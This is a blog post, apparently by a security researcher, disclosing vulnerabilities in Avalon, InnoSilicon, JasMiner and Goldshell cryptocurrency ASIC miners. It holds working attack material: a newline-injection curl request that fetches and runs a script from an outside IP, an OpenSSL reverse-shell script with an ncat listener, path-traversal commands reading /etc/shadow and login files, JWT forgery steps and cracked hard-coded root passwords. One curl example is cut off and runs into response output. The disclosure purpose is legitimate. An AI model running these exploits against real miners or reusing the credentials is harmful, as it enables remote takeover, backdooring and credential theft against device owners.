Cryptocurrency ASIC Miners – Security and Hacking Audit

Published: July 19, 2022 / Last Modified: November 7, 2022 / **Cryptocurrency**, **Hardware**, **Security** / **4 Comments**

I've been mining cryptocurrency for a very long time. I've been recently building out my ASIC farm and I wanted to get an idea of how secure these are as I have a significant investment in this hardware. Considering that ASIC miners are machines that literally print money out of thin air (in the form of cryptocurrency) I figured they'd be quite secure. I haven't seen any ASIC miner exploits found in years. That's a good sign right?

Wrong. What happened was all of the ASIC manufacturers stopped releasing their source code. In the early days it was all available on GitHub. After the first set of hacks came out most of them close-sourced their firmware. But James, you might be saying, didn't that work if there hasn't been any exploits found this entire time?

Negative. Security through obscurity only slows them down but in the end you are more vulnerable as so few eyeballs will ever see the source code. As a result the security is a joke and today I'll be presenting extremely serious vulnerabilities for multiple ASIC mining manufacturers. They are definitely *not* secure. They are making mistakes that there's no way would have happened if the firmware was open source as I will prove to you.

The point of this article will not be to tell you to not buy any ASIC miners or that they are bad. It's also not really to help you hack cryptocurrency miners but if people still refuse to secure them or patch there probably will be some of that. That is just the way the cookie crumbles and that is not my fault for presenting this information and the vendors were notified to prepare before publication.

It is NOT better to cover up these vulnerabilities. That puts all miners at risk and it's the kind of risk they are unaware of and can't prepare for. The vulnerabilities weren't very hard to find. Burp Suite found several just with automated scans. I'm just one man. Who knows who else already has them (or worse) and is exploiting them. They need sunlight or nothing will change. Right now you pay the price of there being undisclosed vulnerabilities out there because you don't know that you need to upgrade / can't port forward.

I can probably hack any of your miners right now. Did you know that? Probably not. Did you think it was even possible? Some of the manufacturers know it's possible and I will be presenting evidence of that. Would you have behaved differently or secured them more if you had known that? Yes, most likely, and I hope I can convince you by the end of this article if you said no.

The point will be that you need to upgrade to the latest firmware to protect yourself and that you should *NEVER* port forward a port from the internet to your miner or you are going to get hacked for sure, and you always were. We're going to discuss everything you need to protect yourself against these vulnerabilities and other future vulnerabilities that have yet to be discovered. Let's begin!

Avalon Miner


Avalon Miner makes mostly beefy Bitcoin ASIC miners from what I've seen. They don't seem to be very popular in the United States and I've never seen one here show up on the automated scanners. Most of them seem to be in Russia although we undoubtedly have them here too. Maybe the Russians are the only ones brave enough to port forward them. I certainly wouldn't be and you won't either after you read this.

- Censys Avalon
- Zoomeye Avalon
- Shodan Avalon

Improper Access Controls


The Avalon Miner has completely improper access controls. It checks GET requests to see if you are authenticated. It does *not* check POST requests (or if it does it breaks and works anyway as you will see). I've never seen anything like this and it was by far the easiest one. I think it took about an hour to figure out how to completely compromise while others took weeks.

What this means you can just send a post request to update the password without ever logging in or knowing any passwords. If we try with the GET method we get this:



Avalon GET request with Burp

That is just the Avalon login form. Now let's try with a POST request:



Avalon POST request with Burp

Oh dang, it's just the Avalon login form again, or is it? Look at all the garbage at the bottom of the page. Something broke. It honestly looks like part of the miner's stats (that get graphed/charted showing how fast it's mining). Even worse than that, look at the end of the string:

```
PVT_V0[0 0 0 0 0 0 0 0" });
```

What?! That is the end of part of a command, and not a part that we should *EVER* see on the frontend. That sure looks like a candidate for OS command injection. Part of a line got broken somewhere just from changing it to a POST request. I did not try to leverage this for RCE but it sure looks possible.

Why didn't I try? Because now go try to log in to the miner with the username "root" and the password you set. It will have that password now. The miner is already completely compromised. The only reason you'd want to go further is to permanently backdoor it or something evil which I was not interested in doing. If I was going for maximum # of vulnerabilities published I'm sure I could have done more with this but I have so many to disclose it's honestly overwhelming.

This looks extremely concerning though and I have no idea why changing it to a POST request would break it like this. It's an identical request except for GET vs. POST. It's pretty silly that it takes my password change though. Like I said, I've never seen anything quite like that one. It works on Avalons with the old blue interface as well as ones with the new black interface. It makes no difference.

InnoSilicon

InnoSilicon makes a wide variety of ASIC miners and is quite popular with machines showing up all over the world. You can find them officially here.

- InnoSilicon Censys
- InnoSilicon Zoomeye
- InnoSilicon Shodan

It should be noted that this same type of firmware InnoSilicon uses shows up on other machines as well (DragonMint and a few others I've seen) and the vast majority of them were vulnerable to one of these or the other depending on how old the firmware was.

Remember how I spared Avalon Miner the RCE exploits because I felt sorry for them being defeated by a single POST request? We won't be doing that for InnoSilicon but it's because to their credit their machines are very tough and I couldn't find any easy exploits on the machines to compromise them. They've been embarrassed before in the past such as here on bitcointalk.

You used to be able to set the login value to "true" in the 2017/2018 era to beat it and that is as bad/embarrassing as any I'm disclosing today. They've come a long way. These are the only authenticated vulnerabilities I'm disclosing today. You need to know the password to exploit these. It's not too hard to find ones that are using the default admin/admin or you can login with the guest account guest/guest (undocumented, and can't be changed without rooting the miner) and get enough information to guess the password sometimes.

Again, to their credit, these were the most difficult to crack along with AntMiner. Is that because they are geniuses? No, it's because they have more experience than the other companies and have had exploits in the wild for them before and they learned from them. Mistakes were still made though and so we're going to help them make that final push over the finish line.

Unpacking InnoSilicon Firmware

How does one go about hacking these types of devices? It's pretty useful and standard to unpack the firmware. All of these miners run ARM images which means we need to use QEMU to run any of the programs from the image. You can download the firmware from their web site which will come as a .swu file.

Let's unpack an older 2019-era firmware file. I ended up grabbing the A5+ beta firmware (2019) for this. We use binwalk like this:

```
┌──(james㉿kali)-[~/firmware/inno]
└─$ binwalk -e a5+_20190417_044506\(beta\).swu

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
```

```
------
0             0x0             ASCII cpio archive (SVR4 with CRC) file
name: "sw-description", file name length: "0x0000000F", file size:
"0x000017EA"
6252          0x186C          ASCII cpio archive (SVR4 with CRC) file
name: "sw-description.sig", file name length: "0x00000013", file size:
"0x00000100"
6640          0x19F0          ASCII cpio archive (SVR4 with CRC) file
name: "special", file name length: "0x00000008", file size: "0x00000007"
6768          0x1A70          ASCII cpio archive (SVR4 with CRC) file
name: "BOOT.bin", file name length: "0x00000009", file size: "0x002C07D0"
2892472       0x2C22B8        ASCII cpio archive (SVR4 with CRC) file
name: "devicetree.dtb", file name length: "0x0000000F", file size:
"0x00002910"
2903112       0x2C4C48        ASCII cpio archive (SVR4 with CRC) file
name: "system.bit", file name length: "0x0000000B", file size:
"0x001FCC10"
4987092       0x4C18D4        ASCII cpio archive (SVR4 with CRC) file
name: "uImage", file name length: "0x00000007", file size: "0x003EEDB0"
9111292       0x8B06FC        ASCII cpio archive (SVR4 with CRC) file
name: "rootfs.ubi", file name length: "0x0000000B", file size:
"0x026A0000"
49612664      0x2F50778       ASCII cpio archive (SVR4 with CRC) file
name: "TRAILER!!!", file name length: "0x0000000B", file size:
"0x00000000"
```

Binwalk will create a folder that starts with an underscore with the extracted contents:

```
[~/firmware/inno/_a5+_20190417_044506(beta).swu.extracted]
└─$ ls
0.cpio  cpio-root

┌──(james㉿kali)-
[~/firmware/inno/_a5+_20190417_044506(beta).swu.extracted]
└─$ cd cpio-root

┌──(james㉿kali)-
[~/firmware/inno/_a5+_20190417_044506(beta).swu.extracted/cpio-root]
└─$ ls
BOOT.bin  devicetree.dtb  rootfs.ubi  special  sw-description  sw-
description.sig  system.bit  uImage
```

Bingo. The rootfs.ubi is a filesystem container. Let's run binwalk on it again (you may need to install ubi-reader with pip3 install ubi-reader if you see an error) :

```
┌──(james㉿kali)-
[~/firmware/inno/_a5+_20190417_044506(beta).swu.extracted/cpio-root]
└─$ cd _rootfs.ubi.extracted

┌──(james㉿kali)-[~/…/inno/_a5+_20190417_044506(beta).swu.extracted/cpio-
root/_rootfs.ubi.extracted]
└─$ ls
0.ubi  ubifs-root

┌──(james㉿kali)-[~/…/inno/_a5+_20190417_044506(beta).swu.extracted/cpio-
root/_rootfs.ubi.extracted]
└─$ cd ubifs-root

┌──(james㉿kali)-[~/…/_a5+_20190417_044506(beta).swu.extracted/cpio-
root/_rootfs.ubi.extracted/ubifs-root]
└─$ ls
1688620587

┌──(james㉿kali)-[~/…/_a5+_20190417_044506(beta).swu.extracted/cpio-
root/_rootfs.ubi.extracted/ubifs-root]
└─$ cd 1688620587

┌──(james㉿kali)-[~/…/cpio-root/_rootfs.ubi.extracted/ubifs-
root/1688620587]
└─$ ls
rootfs

┌──(james㉿kali)-[~/…/cpio-root/_rootfs.ubi.extracted/ubifs-
root/1688620587]
└─$ cd rootfs

┌──(james㉿kali)-[~/…/_rootfs.ubi.extracted/ubifs-root/1688620587/rootfs]
└─$ ls
bin     dev  events  lib    libexec  media   mnt  proc  run   srv  tmp
var
config  etc  home    lib32  linuxrc  miners  opt  root  sbin  sys  usr
```

Now we have the filesystem contents. Let's open up the InnoSilicon web interface (/usr/share/factory/www) and take a look:

```
$router->get('/api/getErrorDetail', 'Status','getErrorDetail');


$router->get('/api/checkGateWay', 'Status','checkGateWay');


$router->get('/api/checkDNS', 'Status','checkDNS');


// $router->get('/api/checkUrl', 'Status','checkUrl');


$router->get('/api/getErrorManual', 'Status','getErrorManual');


$router->get('/api/getFacInfo', 'Status','getFacInfo');
```

Interesting. There's a function mysteriously removed in the later versions. I wonder why that is. The function wasn't vulnerable in newer versions despite being commented out. I checked with earlier versions and checkUrl was enabled. This is why:

```
New:
$ping_cmd = escapeshellcmd("ping ".$ping_url." -c 5");
$result = shell_exec($ping_cmd);

Old:
$ping_cmd = "ping ".$ping_url." -c 5";
$result = shell_exec($ping_cmd);
```

Ah hah! The older version has revealed their past sins as well as their trail of comments leading me to it. They did have stealth patched RCE vulnerabilities. See how the escapeshellcmd is missing in the old version.

It's impossible to know if these were found in some internal audit or if they were actually exploited in some kind of incident. Even with that fix to the actual function itself they still don't trust it as it's still commented out in the API (/usr/share/factory/www/webif/index.php).

Okay, we have everything we need. Now we need to put it all together. We also need to authenticate with JWTs because InnoSilicon like I said has beefed up security substantially. I'll cover that and the guest account here and then we'll look at the vulnerabilities.

Undocumented Guest Account / Obtain JWT

The account guest/guest will allow us to retrieve a valid JWT. You have access to certain API functions but they are limited. It's trivial to gather information though about the miner. In a few cases I found people who were using the same pool password (visible to the guest account) as their miner password.

The owner cannot change the password to this guest account. I did find a few miners that are clearly using the same InnoSilicon firmware (it references DragonMint a lot in the source code, maybe DragonMint is who originally wrote it and they were acquired by InnoSilicon or they are all just stealing from the same project, it's closed source) that actually had an option to change it but not on InnoSilicon. The only way to change it is to gain RCE over your miner using one of my vulnerabilities we will be covering shortly and then you can edit the /config/web-users.json file and change it.

Log in with this account to the miner and then press F12 to open your developer tools. You better believe InnoSilicon's browser/environment variables are going to come back to haunt them yet again all these years later. Go to "Storage" for Firefox or the "Application" tab for Chrome. Now choose the "Local Storage" section:

InnoSilicon – Modify undocumented/unchangeable guest/guest login to admin to see additional information

Double click on "guest" and change it to "admin" and refresh the page. This will *not* allow you to modify the miner yet but it will unlock *all* of the miners tabs. If you try to click the save button it won't work, but you can see much more than the guest account ever could have possibly been intended to see. It's unclear why you would have it at all anyway other than maybe some of their support staff / software tools use it internally. Who knows, it's undocumented and they actually hide that it even exists from the users menu dropdown that is supposed to show the users on the miner (should only be admin unless they have SSH/RCE which InnoSilicon doesn't allow SSH on newer versions).

It really gives an attacker a lot to go on to figure out who they are and what their passwords might be. You can see all their IP configuration details which gives hints about how to find other miners and what their network backend looks like (something you'd never normally be able to see). This is all pre-authentication. We haven't even done anything yet.

Next we will take a look at the JWT field. This is used for authentication. We can copy this value to a JWT decoder online like at jwt.io.

InnoSilicon – guest/guest JWT Decoded

In the “Payload” section you can see that our JWT has a user of “guest”. So can we just modify guest to admin to get the ability to save? Yes, but you need the signing key, which goes in the box in the bottom right.

InnoSilicon rotates the signing key every 6 hours, but if you have it you can sign your own authentication JWTs that say anything you want and the server will gladly accept them. The reason we

care about this is you will need a JWT token (the admin one, not the guest one) to pass to curl on the command line for our newline byte attack. If you are signed in as admin already you can use this JWT token for the attack directly right from the browser.

Now that we've covered how it all works let's examine the vulnerabilities.

Authenticated Remote Code Execution – checkUrl

There's a very old hacking trick called the "null byte" trick. There's a hacking web site called null byte that is named after this technique and they described it and their history all the way back in 2011 here. There are variations of this attack using the newline character as well and we'll largely be using those for our attacks.

The reason it works is that many applications are a mix of languages like PHP / C++ / and a whole bunch of others working together. Functions like strcmp (string compare) will stop when it reaches a newline / null byte while other languages will treat it differently. This discrepancy leads to issues like I'm about to present and is still found *all over* the place even though this type of technique isn't talked about as much anymore.

Null byte and newline injection has had a little bit of a revival lately though. A good % of the unpublished exploits I'm researching use it and not a lot of things check for it. IoT is extremely vulnerable to it especially which is why I find myself using it more and more. It's because IoT devices often are running very old Linux versions that are right from that era and definitely from before it was fixed in a lot of products (only the past few years). It's a golden era for them right now and 5 years from now that probably won't be true.

We are going to exploit the checkUrl command using this technique. You can't do this with a guest token, you need to be authenticated as admin. The guest token just lets you gather a lot of information to try to figure it out or if you try enough of them with admin/admin or are using this on your own miner (I always try to root my own miners so I can see what they're really doing) then you're good to go.

Let's pass it some newline bytes and tell it to use curl to upload a sensitive file to my listening server:

```
IPAddress="X.X.X.X"
AuthToken="Copy from Browser"
curl -i -s -k --max-time 30 -X $'POST' \
    -H "Host: $IPAddress" -H "Referer: http://$IPAddress/" \
    -H 'Accept: application/json, text/plain, **
Content-Length: 20
Content-Type: application/x-www-form-urlencoded

jSysUBpd3oC9JMwvRn6c
```

There's the server's secret signing key. You can also do /etc/shadow, /etc/passwd and other sensitive files. With that signing key you can sign your own JWT tokens like we discussed in the previous section.

In the next section we will do a reverse shell using the built-in OpenSSL binary that is present in the InnoSilicon firmware to create an encrypted reverse shell into the miner. That attack will also work with the checkUrl method though and vice versa.

Authenticated Remote Code Execution – setPlatform

The setPlatform command does not exist in most older versions that are vulnerable to checkUrl. Fortunately most versions that were not vulnerable to checkUrl are vulnerable to the setPlatform API command. The key is whether these lines are commented out:

```
public function setPlatformAction()
{
        global $config;
        header('Content-Type: application/json');
        $result_arr = array();
        if(strlen($_POST['type']) > 0 && check_string($_POST['type']))
        {
                $type = filter_string(htmlspecialchars($_POST['type']));
```

```
                if(strlen($type) != strlen($_POST['type']))
                {
```

```
                        echo json_encode(array("success"=>false,
"msg"=>"invalid param"));die;
                }

                if(strlen($type) > 0)
                {
                        // $cmd = escapeshellcmd("fw_setenv miner_type
".$type.";systemctl restart dm-monitor");
                        $cmd = "fw_setenv miner_type ".$type.";systemctl
restart dm-monitor";
                        shell_exec($cmd." >/dev/null 2>/dev/null &");
                        $result_arr["success"] = true;
                        echo json_encode($result_arr);
                }
                else
                {
                        echo json_encode(array("success"=>false));die;
                }
        }
        else
        {
                echo json_encode(array("success"=>false, "msg"=>"invalid
param"));die;
        }
}
```

Before we continue look how much of a story the commented out lines tell us here. They actually have the *fix* to this problem directly above the line that is vulnerable. Notice how that line has escapeshellcmd() in front of it. My guess is since some of the platform types have the "+" symbol in them that they ended up commenting out the secure version so it would accept those types. For whatever reason though they had a correctly implemented version and dropped the protection enabling OS command injection / RCE. I haven't seen a version that has the escapeshellcmd version uncommented. It's only a question of whether the "type_map_file" check is commented out.

I encountered one model that hasn't had a firmware update since 2020 that was not vulnerable to either of these (the T2TI) but the vast majority will be vulnerable to one or the other. This model's firmware was too new to have the checkUrl function enabled but before they commented out the above verification test to make sure the submitted parameter is in the map file. There was no upgrade or downgrade available on InnoSilicon's web site for this model so it's probably the safest one (I'm guessing there's a few other models from the same time period that might fall in this "sweet spot" that won't have the "Get Map Data" section commented out. It seems like the vulnerabilities were introduced sometime in late 2020 or 2021.

This will be the same drill as last time. We are going to send the ASIC what it will see on the front-end as a valid command (it will even respond with success). Our commands will secretly run in the background. We're going to do a reverse shell using OpenSSL for this version. If you check the /bin folder InnoSilicon did not include the nc utility (smart choice) so we have to do something more tricky. This shell is encrypted though (with SSL, the same type of encryption secure web sites use) which definitely has it's upsides.

The characters required for a reverse shell will not pass through this command very easily without breaking it. It's possible to get around them (base64 encoding for example) but let's just make our lives a lot easier and have it download a script from our web server that has whatever we want in it. In this case we will put the reverse OpenSSL shell in there.

I created a file on a web server called test.sh. Here are it's contents:

```
#/bin/sh
mkfifo /tmp/s; /bin/sh -i < /tmp/s 2>&1 | openssl s_client -quiet -
connect X.X.X.X:24248 > /tmp/s; rm /tmp/s
```

Now we can't use regular "nc" netcat on the server to listen this time because it doesn't support SSL. My favorite way to do this is to use "ncat" which is the version of netcat from the creators of nmap and it does support SSL. You can get it on most distros like Ubuntu with:

```
sudo apt install ncat
```

Now let's start the listener with ncat:

```
ncat --ssl -l 24248
```

Okay, we're almost ready. We need to pass the miner a type in this command. I highly recommend using the actual type of the miner. You can get that like this:

```
curl -i -s -k --max-time 30 -X $'POST' \
    -H "Host: $IPAddress" -H "Referer: http://$IPAddress/" \
    -H 'Accept: application/json, text/plain, **' \
        -H "Authorization: Bearer $AuthToken" \
        -H 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36'
\
        -H 'Accept-Encoding: gzip, deflate' \
        -H 'Accept-Language: en-US,en;q=0.9' -H 'Connection: close' \
        "http://$IPAddress/api/setPlatform" \
```

```
        --data-binary $'type=A11M\ncurl http://23.23.168.121/test.sh -o
/tmp/test.sh\nsh /tmp/test.sh\n'
```

Your listener will catch an encrypted reverse shell almost immediately. The command will also return "success: true" if you gave it a valid platform.

The web server has no idea this attack occurred because the newline byte caused it to pass through to the shell. That means the web server only saw the A11M part and then the string was terminated by the newline byte. However, the shell interprets the newline bytes differently. It very much sees the commands and treats the newline characters as a line break basically (essentially hitting "Enter" for us between commands). The map check, however, does see it which is why it needs to be commented out. Using the escapeshellcmd version that is commented out in every version would prevent it from working no matter what.

You can see I am actually chaining commands with additional newline bytes. Right after the curl command I do another \n to trigger the line break and execute /tmp/test.sh with sh. The longer you try to do this the more likely you'll introduce a character that will break the sequence but with enough experimentation you can absolutely chain a basic sequence of commands like this.

I'm explaining this so you can truly understand the danger here. This stuff tends to be really abstract and details like this are closely guarded and hard to come by. This can and does happen and that's what it actually looks like. It's not helping that none of it is being reported as CVEs or anything telling people this is a risk. It is extremely difficult to detect this and easy to basically permanently backdoor and root the miner.

There are automated bots that scan all miners for if you have the default password of admin/admin. Port forwarded miners / miners not behind a firewall can be backdoored in minutes (just by you doing a quick factory reset) by automated bots.

This technique of backdooring has been seen before on AntMiners a few years ago. It took them a long time and they had to stop allowing downgrades to vulnerable versions of the firmware but it's largely under control for those right now. Take a look at this official document from Bitmain to see what I mean.

If you suspect this has happened you should completely flash the firmware from scratch with a SD card (a full factory flash, not just in the web interface but actually reformatting the miner with the recovery tools from your manufacturer).

JasMiner / Jingle Mining

Who is JasMiner / Jingle Mining? I have no idea, but they seem to make mostly Ethereum ASICs. Their web site is located here. These miners can be found like so:

- Censys JasMiner
- Zoomeye JasMiner

- Shodan JasMiner

Open Debug Port

All it took to crack this one was nmap. It was revealed that it is running an open service on port 1534. I did some research and figured out this is a TCF debug service commonly used by Eclipse (a java / other languages development environment / IDE). I'm familiar with Eclipse as I developed Spark (a multiplayer CTF game) in Java using it (long ago in another lifetime).

I downloaded Eclipse into one of my machines and went to "Help -> Install New Software" and then clicked the "Work With" dropdown and chose "All Available Sites". Next I searched for TCF in the search box right underneath the "Work With" dropdown. I saw "C/C++ Remote (over TCF/TE) Run/Debug Launcher".

After relaunching I had a new "Connection Manager" tab that let's you easily add remote machines. To my surprise there is zero authentication required and it's full root access to the device that can do anything:

Eclipse – TCF Connection Manager

Oh dear. As you can see it's the crown jewels. You can do *anything*. You can click right through to the /etc/shadow file or the miner's configuration files in the /mnt/ folder. You can upload and edit files.

ANY file. It's root access. You can also execute processes with the "Launches" tab at the bottom of the screenshot, view all processes, etc. This means hackers can fully backdoor the miner and it is trivial. It's even GUI driven!

All you need is completely free software and about 10 minutes to get it set up. Would this have happened if this firmware was open source? Hell no. If it did it would have happened for about 5 minutes before it was embarrassingly pointed out to them they left the debug service open without authentication.

I have not found a JasMiner this did not work on — it's on all of them. It only requires that they have port 1534 open which usually means the miner is just plugged directly into the internet (nobody would forward this port from their router, they aren't supposed to know about it and can't use it as a consumer). It really makes one wonder if they just thought nobody could ever figure out the debug process or how to utilize it. It doesn't seem like it's a mistake that it's present across different models on every version.

If you have local network access it's game over though, and there are some that are just directly plugged into the internet (very very bad). The TCF explorer works 100% over the internet if that port is open.

Goldshell

Let me just say I am a little biased toward Goldshell (in a positive way). Between my wife and myself we own about 25 Goldshell ASIC miners. These were actually the most important for me to secure for my family's sake.

- Goldshell Censys
- Goldshell Zoomeye
- Goldshell Shodan

CVE-2022-24659 – Path Traversal Vulnerability

This is a very compromising vulnerability because Goldshell's web interface is running as root. That means with a path traversal vulnerability you can read *any* file on the device. The passwords are not hashed so these are retrieved in plain-text.

This makes it extremely dangerous as so many people use the same password for their router and other devices. It wouldn't be nearly as serious if the web service was running as www-data (although it would still be able to read the web users file so those passwords should be hashed).

```
curl --path-as-
is http://X.X.X.X/../../../../../../../../../usr/config/minerd/settings/
login.json
curl --path-as-is http://X.X.X.X/../../../../../../../../../etc/shadow
```

For the big boys (miners bigger than the BOX miners) that use real SPI flash memory:

```
curl --path-as-
is http://X.X.X.X/../../../../../../../../../mnt/config/minerd/settings/
login.json
```

There is no defense against this other than not having your miner port forwarded to from the internet. It works across the internet just fine if port 80 is open and reachable on the miner. The only thing you can do is upgrade your firmware and not have any ports exposed to the internet!

CVE-2022-24660 – Debug interface exposed without authentication

Goldshell has a fantastic debug interface available on their miner. As as miner I love this "debug" interface and it honestly is a great value-added feature that I don't know of any other miner having an equivalent of.

The current implementation has some problems though. You aren't supposed to know about it and it does not require any authentication. It's not marketed for consumers and is almost certainly meant for the developers. My advice to Goldshell would be to embrace and market this service. It doesn't need to be removed, it needs to be secured.

Here's what it looks like:

Goldshell Debug Interface

The issue here is that passwords and JWT tokens appear in plaintext in this log. This makes the authentication basically pointless without securing this debug interface.

It is accessed at the following URL:

```
http://X.X.X.X/#/debug
```

CVE-2022-24657 – Use of Hard-Coded Credentials / Open SSH Port

Goldshell has hard-coded root credentials in the firmware. Since I was able to retrieve the password hashes with my path traversal vulnerability I cracked the passwords using hashcat. There are two passwords in use.

2.0.X Series

```
UP0m2BBEXru9o:19283746
```

2.1.X Series / 2.2.0 / 2.2.1

```
VqHlh2uTs0W4Y:!@#$%123
```

Goldshell has changed the root password in the latest firmware (at least for the KD6). Yes, I was able to crack the new one but I won't be posting it here as since Goldshell actually responded and fixed my disclosed vulnerabilities and I'll have to notify them that they need to try again.

Protecting Yourself

What a security catastrophe. ASIC miners are some of the most insecure devices I've ever tested or seen tested. Some of these vulnerabilities are right out of a "teach yourself to hack" lab exercise where they make a super vulnerable machine on purpose for it to be hacked for beginners. It was really that target-rich of an environment.

You need to protect yourself. The manufacturers will not do it for you as they have every incentive to *never* tell you anything like this has ever happened or is even possible. It happens literally all the time.

